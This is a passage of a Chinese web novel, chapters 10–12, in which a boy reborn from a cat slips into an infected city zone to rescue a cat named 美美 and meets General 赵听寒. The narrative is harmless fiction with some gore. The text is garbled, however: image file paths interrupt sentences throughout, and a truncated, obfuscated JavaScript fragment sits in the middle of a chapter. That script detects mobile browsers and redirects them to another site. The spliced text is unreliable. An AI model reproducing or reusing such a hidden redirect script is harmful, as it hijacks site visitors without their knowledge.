守城警卫并不认识南知,上下打量了他几眼。 南知指着里面说:“有猫进去了,里面那么危险,要把它带出来才行。” 两个警卫对视一眼,其中一个笑道:“一只猫而已。” 很显然,他们并不觉得一只小猫的性命很要紧。 南知皱眉,漂亮精致的脸颊顿时发红发涨,不高兴的瞪着他们。 警卫们被少年突然的怒气弄的有些莫名其妙,说:“就算是你的猫进去了,你也不能进去。” 南知纠正说:“那不是我的猫。” 警卫们更是纳闷,说:“不是你的猫你管它干什么?” 南知坚定的说:“那也不能不管它。” “别找死,别妨碍我们执行公务。快走快走。”警卫们驱赶南知:“再不走就把你抓起来!” “喂!!!” 一名警卫突然大吼,莫名其妙的少年身形一窜,就朝着城墙破损的缺口钻了过去。 那么细那么窄的一个缺口,南知两肩蜷缩,像一只没有骨头的小猫,成功钻进去。 警卫们慌张跑到缺口前,根本没办法再追,只能大喊着:“站住!站住!里面被感染了,你不要命了吗!” “这可怎么办?快去禀报!” 不等警卫跑去通知,已经有几辆车快速停在城门口。 警卫们一怔,全都吓了一跳,严肃行礼说:“将军!” 是赵听寒将军亲自来了,身后还跟着周日和周一上校。 赵听寒大步走过去,立刻问:“人在哪里。” 就在刚刚,无人机拍到了南知逃窜的身影,出现在三区城门外附近。 警卫们被问的有点傻眼,赶忙回答:“将军,您说的是刚才那个古怪的年轻人吗?” “对对对,”周一上校跑过来说:“古怪极了!长得还不错的那个!肯定就是他啊!” 警卫们说:“报告将军,那个人闯入封锁线了!” “什么?”周一震惊的指着破破烂烂的三区城门,说:“他进去了?” 警卫们垂头说:“是。刚才有一只猫跑进去了,然后突然来了个少年,非要进去找猫,我们已经努力阻拦他了,可他……动作太快,直接就跑进去了。” 赵听寒将军皱眉说:“猫?” 警卫们连连点头,生怕将军不信,说:“是真的将军,我们没有撒谎。” 周日上校严肃的说:“三区城内剩下的全部都是恶变者,还有多处建筑被辉火碎片击中,现在情况非常不乐观。这个时候有人误入,恐怕……” 赵听寒打断了他的话,说:“我先进去。周日带一队人,做好防护准备后进来。周一在外面支援。” “将军?”周一惊讶的说:“您要亲自进去?这太危险了。” “我早就克服了恶变,不会被二次感染。”赵听寒表情平静,伸手将腰间打着补丁的鲷鱼玩具摘下,递给周一说:“帮我保存好。” 11. 第 11 章 南知避开那两个守城士兵,顺着缝隙钻入城内,又朝着黑暗一头钻过去。 士兵们根本不敢越线进入三区城门,只能眼睁睁看着他消失不见。 “危险解除。”南知回头去看,脸上的笑容没能维持一秒钟,喃喃的说:“好像也没有……” 最近分明没有下雨,但地上黏糊糊的,是血液,干涸的,半干的,红色的,和蓝色的。 南知原地踏了两步,嫌弃的苦着脸皱眉。他是一只爱干净的小猫,不喜欢泥土,也不喜欢水坑,每天都要保持白色的绒毛蓬松清爽。 “喵!!!” 前方传来美美的尖叫。 南知咬牙说:“真是个麻烦精。” 他尽量踮着脚尖,跨过地上黏糊糊的液体,动作迅捷无比,朝着更深处跑去。 除了美美的叫声,还有奇怪的低吼,城里的味道很复杂,比油漆的味道还要刺鼻。 南知用手捂着口鼻,太难闻了,让他每一根汗毛都竖起来,这是危险的味道。 前面突然出现了会动的黑影,不是小猫美美,是一个人类,是一个两脚兽,倒在泥泞的地上不停的打挺不停的扭曲,像一条濒死的毛毛虫。 他的嗓子里发出呼噜呼噜,类似于小猫很舒服的叫声,可表情却狰狞发黑。 南知被吓了一跳,根本不敢走过去,戒备的死死盯着那扭个不停的两脚兽,完全不知道他在干什么。 扭曲的人类兀自用力,发青的整张脸变得通红,鼻孔怒张,双眼突出。就听到“噗嗤”一声怪响,有东西爆炸了,没什么威力,却很吓人。 南知又被吓了一跳,是两脚兽的右眼,像个不堪重负的水球,直接就被他自己挤爆了,红色粘稠的血液喷溅而出,在落地的瞬间,被氧化成诡异的克莱因蓝。 幸亏南知距离他还有一段距离,否则就要被喷一脸又红又蓝的血液。 “他在干什么?”南知觉得奇怪。 “喵!!!” 又是美美的叫声,比刚才还凄厉。 南知顾不得太多,朝着声音冲过去,一眼就看到站在三楼破损窗口的小白猫。 那是一栋摇摇欲坠的大楼,被摧毁的只剩下三分之一,完全就是一滩废墟。 南知仰着头,喊道:“喂!你怎么跑上去了,快下来!” 美美听到南知的声音,立刻回头,完全没有之前的嫌弃与害怕,看到南知的那一刻,仿佛就像是看到了老乡。 “喵~喵喵!” 美美急切的呼唤南知。 南知撇嘴说:“刚才跑的那么快,现在又来求我救你。” “喵喵喵!”美美叫。 南知说:“别催别催,我来了!” 美美窜上三楼的破窗,现在却下不来了。 南知心想,一看它就没有野外流浪的经验,小小三层都拿捏不住。 “喵喵喵!!!”美美又在叫。 这次不是催促,南知立刻抬头,说:“危险?” 美美在传递危险的信号。 就见三楼窗口,除了美美之外又多了几个黑影,全都朝着美美缓慢集中。 大楼已经被炸毁,根本没有路能走,那四五个人类是手脚并用爬上三楼的。人类的攀爬能力比猫咪要差很多,甚至比家养的美美的还要差很多。 就在南知抬头看清楚的一瞬间,一个黑影失手从三楼坠落。 咚!!! 脑袋先着地,西瓜一样磕裂,血液和奇怪的浆糊一股一股涌出。而那受伤的人类根本不知疼痛,重新爬起,重新攀爬。 “他们……”南知震惊的自言自语:“都是被感染的两脚兽吧……” 当初南知还是小猫的时候,也被病毒感染过,因为那可怕的病毒,最终悄无声息的死在一处黑暗的角落。 如果那些感染者抓伤或者咬伤美美,美美肯定会被他们传染。 “跳下来!跳下来!” 南知朝着美美跑过去,挥手对它大喊。 美美害怕,在窗口踌躇。 就算南知的攀爬能力很强,可现在赶过去绝对来不及。 “跳下来!我接着你!快啊!” “喵!!!” 美美飞机耳,夹着尾巴,双眼一闭,真的跳下来了。 南知往前一窜,展开双手接住小猫,片刻也不敢停留,立刻往右边的小巷子跑去。 咚!咚!咚! 身后传来接连不断的重响,地面仿佛都在晃动。是那些感染者,无意识的跟随着美美从三楼跳下。 当然没有人会去接住他们,一个西瓜紧跟着一个西瓜的炸裂,可他们就算失去了脑袋,也还是会扭曲着站起,继续去追“目标”。 南知抱着美美快步往前跑,忍不住说:“别动别动,老实一点。” 美美受惊过度,此时正两只前爪用力抱住南知的脖子,亲昵又粘人,还不停的喵喵叫着往上攀爬,想要爬上南知的头顶。 南知被挡住了视线,将美美扒下来抱好,说:“你看起来小小一只,怎么这么沉呢?也太胖了吧。” “喵喵喵!” 美美紧紧贴在少年的脖子上,支起脑袋来抗议。 “不可以说小母猫胖?”南知眨眨眼,说:“你说我没有绅士风度?” 美美喵了一声点头。 南知奇怪的问:“绅士风度是什么?” 美美:“……” 一人一猫成功脱离危险,甩掉了四五个裂开的大西瓜。南知谨慎的左右去看,用力吸吸鼻子,确定环境的安全性。 美美的动作和他几乎一模一样,毕竟他们两个本质上都是小猫。 美美松了口气,又开始喵喵叫。 它在给南知科普情况,从某种程度上来说,南知虽然转生成了人类,可懂的人类知识还没有美美多。 美美举着小爪子,一口气喵了五分钟。 南知似懂非懂,点头说:“被R病毒感染了的人,都会发疯去袭击正常的生物,想要喝他们的血?” 美美点头,还用爪子指了指自己的小胸脯。 美美是一只正常的小猫,被保护的很好,没有感染过。那些感染者恶变者发现它,就像发现了最美味的晚餐,蜂拥而至,都想要扑过去咬它。 南知似懂非懂,点点头又摇摇头,提问说:“我也没有被感染,但是他们只是扑你咬你,怎么没人来抓我?” 美美歪头盯着他,也是一脸疑惑。 这一路上南知遇到过几个恶变者和感染者,那些怪人都没有主动来攻击的意思。 35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17414974|200740||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' >美美最终摇头。 南知说:“算了,先离开这里最重要,跟我走吧。” 美美继续摇头。 南知惊讶的睁大眼睛:“这么危险,你都被吓得炸毛了还不走?” “喵~~~”南知头疼,说:“这里很危险,不是你这样的家养小猫能搞定的。” 美美指着南知。 南知嫌弃的说:“我才不会管你呢。” 美美举着大尾巴走过来,蹭他的腿。 南知:“……” 南知叉腰盯着努力朝他示好的小母猫,这是我前任的新欢,我的脑袋坏掉了才会管这样的闲事…… “喵~”美美夹着嗓子。 南知无情无义的说:“撒娇没用。” “喵喵~”美美哼哼唧唧。 南知头疼:“假哭也没用。” 南知被美美磨了十分钟,终于败下阵来,说:“你到底要去干什么?” 美美不是误入三区的,它是特意独自来的这里。这里虽然很可怕,但美美不想离开,它还要继续往里走。 美美朝着北方叫了一声。 南知看过去,说:“阿贝贝?” 美美晃着大尾巴。 南知说:“你的阿贝贝在那边?” 美美点头。 美美是一只来自三区的猫,原本生活在一家很小的宠物店,后来被主人买走。 美美说,主人对他很好,主人就是笨了一些,主人每天都会给它买新的玩具,但美美还是会时不时想起它最爱的阿贝贝。 南知也想起了他最爱的阿贝贝,那只已经破破烂烂的鲷鱼玩具。 美美的阿贝贝是一只布老鼠,在它被主人带走的时候留在了三区宠物店,美美很想念阿贝贝,所以偷偷回来找阿贝贝。 南知无奈的说:“好吧,都到这里了,那我陪你去找好了。” “喵~”美美用圆滚滚的脑袋蹭他。 为了安全,南知将美美抱起来,说:“你给我指路。” 一人一猫穿过废弃的小巷,黑暗中美美抬爪一指,南知顺着看去,惊讶的说:“那边在着火。” 远处火红的一片,大火烧着了半座城市,南知无法在这么亮的光线中看清楚,说:“火太大了,我们走不过去。” 宠物店在那片大火的后面,更北面的方向。 “喵喵~”美美仰头叫。 南知说:“先过去看看吧,说不定有其他的路。” 火势很大,耳边都是噼噼啪啪的声音,很多栋大楼摇摇欲坠,随时都有再次坍塌的危险,更危险的当然是那些恶变者和感染者,说不定就蹲在某个隐蔽的角落,会随时扑出来偷袭他们。 南知走的很谨慎,闻一闻走两步,一会儿钻进破窗一会儿跳上断墙,偶尔遇到几个恶变者,但那些人根本追不上他的速度。 美美缩在南知怀里,探头喵了一声。 南知抬手抹抹头上的薄汗,说:“放心吧,我还不累,不需要休息。” 美美又喵喵了一声。 “你说你累了?”南知表情一呆:“你一直被抱着还累了?” 美美真诚点头。 南知嗓音有些酸溜溜的说:“你也太娇气了,看来你的主人对你很好……” 12.第 12 章 美美骄傲的甩耳朵。 南知气哼哼的说:“你还自豪起来了。” “喵喵~”美美用爪子指着前面一个房间,示意去那边休息。 南知往那边看了看,点头说:“好吧。” 他从九区军营跑进三区城内,这么长时间还没休息过,的确应该找个安全舒适的地方稍微放松一下。 少年抱着小猫,谨慎的从窗户翻入一栋房子的一楼。 “这里比想象中要好一点。”南知说:“起码没有外面那么破破烂烂。但是味道很难闻,我不喜欢。” 美美用小爪子捂住鼻子,赞同。 南知说:“应该是一家诊所吧。” 很大的柜子倒在地上,玻璃碎片和各种药盒药瓶散了一地,椅子也歪七扭八。房间里消毒水的味道和外面腐臭血腥的味道交织在一起,真的对猫咪的嗅觉很不友善。 现在不论是南知还是美美,都感觉鼻子几乎被废掉了,已经很难分辨出什么。 少年敏锐的不断侧头去看,又竖起耳朵认真去听,说:“没有看到感染者,也没有听到呼吸声,这里应该只有我们吧。” 美美点头。 通道里摆着两张沙发,还算干净,只是被撞翻了而已,是休息的不错位置。 南知抱着美美走过去,将美美放在地上,说:“我把沙发扶起来,你不要乱跑。” “喵~”美美答应。 “喵!!!”美美突兀的尖叫,弓背炸毛,整只猫一跳。 少年刚刚弯下腰去扶住侧翻的沙发,谁能想到沙发下面居然扣着东西。 不,不能称之为东西,确切的说是死人,一具人类的尸体。 那血呼呼,肠子淌在肚子外面的尸体,也像一只受惊吓的猫咪,窜起半米高,张开嘴巴扑向南知。 南知闻到一股恶臭的味道,动作迅捷抬脚就踹。 尸体砸在沙发上,肚子破口处掉出更多的肠子。红色的血泊黄白的肠子,腥中带甜甜中有咸,像极了南知最讨厌的番茄蛋花汤。 “喵喵喵!喵喵喵!”美美钻到另一张沙发下躲起来。 南知屏住呼吸,好臭…… “怎么才能让他老实下来?” “喵喵!” “你也不知道?” “喵……” “……” 袭击他们的两脚兽已经死掉了,是他体内的病毒还活着,操纵着一具尸体在攻击他们。 其实尸体的攻击对象一直只有美美,南知在他眼里仿佛是透明人。可南知必须要拦住他,美美这只家养小公主,根本没什么武力值可言。 “喵喵喵!” 美美缩在沙发下面,犹豫着颤抖着,想要出来帮忙,但它很害怕。 “别出来!”南知抓住尸体的后衣领,用力将他砸到墙上。 美美吓得又躲回去。 尸体重新爬起来,猛的一扑,南知顿时头晕眼花,脑后勺着地,被他扑在地上钳制住脖子,显然是南知的纠缠惹怒了他。 少年眯眼呲牙,抬起腿使劲儿一蹬。可惜没踹动,那具尸体根本不知道疼,反而收紧了两只手,让南知几乎无法喘息。 怎么办…… 南知觉得从猫变成人之后,自己打架的天赋都被削弱了,跳的没有以前高,跑的没有以前快,连锋利的爪子也没了。 少年哈气,对尸体发出恐吓的低吼,然后急中生智,抓住尸体血肉溃烂的胳膊,就要咬下去。 “喵喵喵!” 沙发下面的美美吓得大叫。不能咬!不能咬!好脏好脏啊!呸呸呸! 电光石火之间,一串踏踏踏的脚步声赶到,先南知一步,扣住尸体的胳膊,用力一扭。 脆响中,尸体的胳膊被轻而易举的卸掉,从南知嘴巴边被拽走。 南知感觉压制解除,快速一跃而起,下意识抹抹嘴唇。他心里也在庆幸,好在没咬到,看着好恶心。 突然出现的人动作干脆利索,而且相当熟练。卸掉尸体两条胳膊,嘎巴一声狠狠一推尸体的下巴。那具尸体脖子扭曲,四肢扭曲,被扔在角落不停抽搐,最多也就五秒钟,突然不动了。 “咬他,你会被感染。” 对方转过身看着南知,表情平静的说。 南知刚刚放松下的神经再次绷紧,对着来人不友善的呲牙。 是赵听寒将军。 赵听寒先一步进入三区来寻找南知,正巧碰到少年张嘴就想咬感染的尸体,好在他来的及时。 “喵~~~” 美美见危险解除,圆滚滚的身体从沙发下面窜出,瞬间跳入赵听寒将军怀中。 赵听寒接住小猫,略微有些惊讶,说:“你怎么在这里?” “喵~” 美美热情的在赵听寒怀里蹭来蹭去,越叫越夹子音,听得南知忍不住掉鸡皮疙瘩。 南知抱臂,哼了一声说:“你是一只猫,不能做舔狗,这样很没出息。” “喵!”美美对南知翻白眼。 对比起美美的热情,赵听寒将军态度就有那么点冷淡了,仿佛天生对毛茸茸有极大的抵抗力。他将美美放在沙发上,朝着南知走过去。 “你流血了,坐下,我给你包扎。” 南知后退了两步,与赵听寒保持安全距离,扭头不理人。 小猫记仇,不想和渣男说话。 南知下意识摸了摸自己的手背,有些刺痛,很轻微。 他的手背上果然有个伤口,不过并不是被感染尸体袭击留下的,而是赶路的时候不小心蹭伤。 “我并没有恶意。”赵听寒将军再次走过来,步伐很缓慢:“不包扎很危险。” 他从口袋里掏出一瓶药剂,还有创口贴之类的东西,说:“如果你不放心,可以自己处理。” 南知漂亮的眼睛转来转去,思考了半分钟,终于点点头,朝着赵听寒伸出手。 赵听寒将药水和创口贴交给他。 南知坐在沙发上,美美第一个跳过去,挨着他坐下,探着脑袋去看他的伤口。 “喵?”美美问。 南知摇摇头,说:“小伤,没事。” “喵喵。”美美举着爪子,示意他快点包扎起来。 南知打开药水瓶,洒了一些在自己的伤口上。他的动作看起来有些笨拙,或许是伤了右手的缘故。 赵听寒将军看着所剩无几的药水,说:“或许,我可以来帮你吗?” 南知戒备的看着他,这次倒是没有拒绝,点点头。 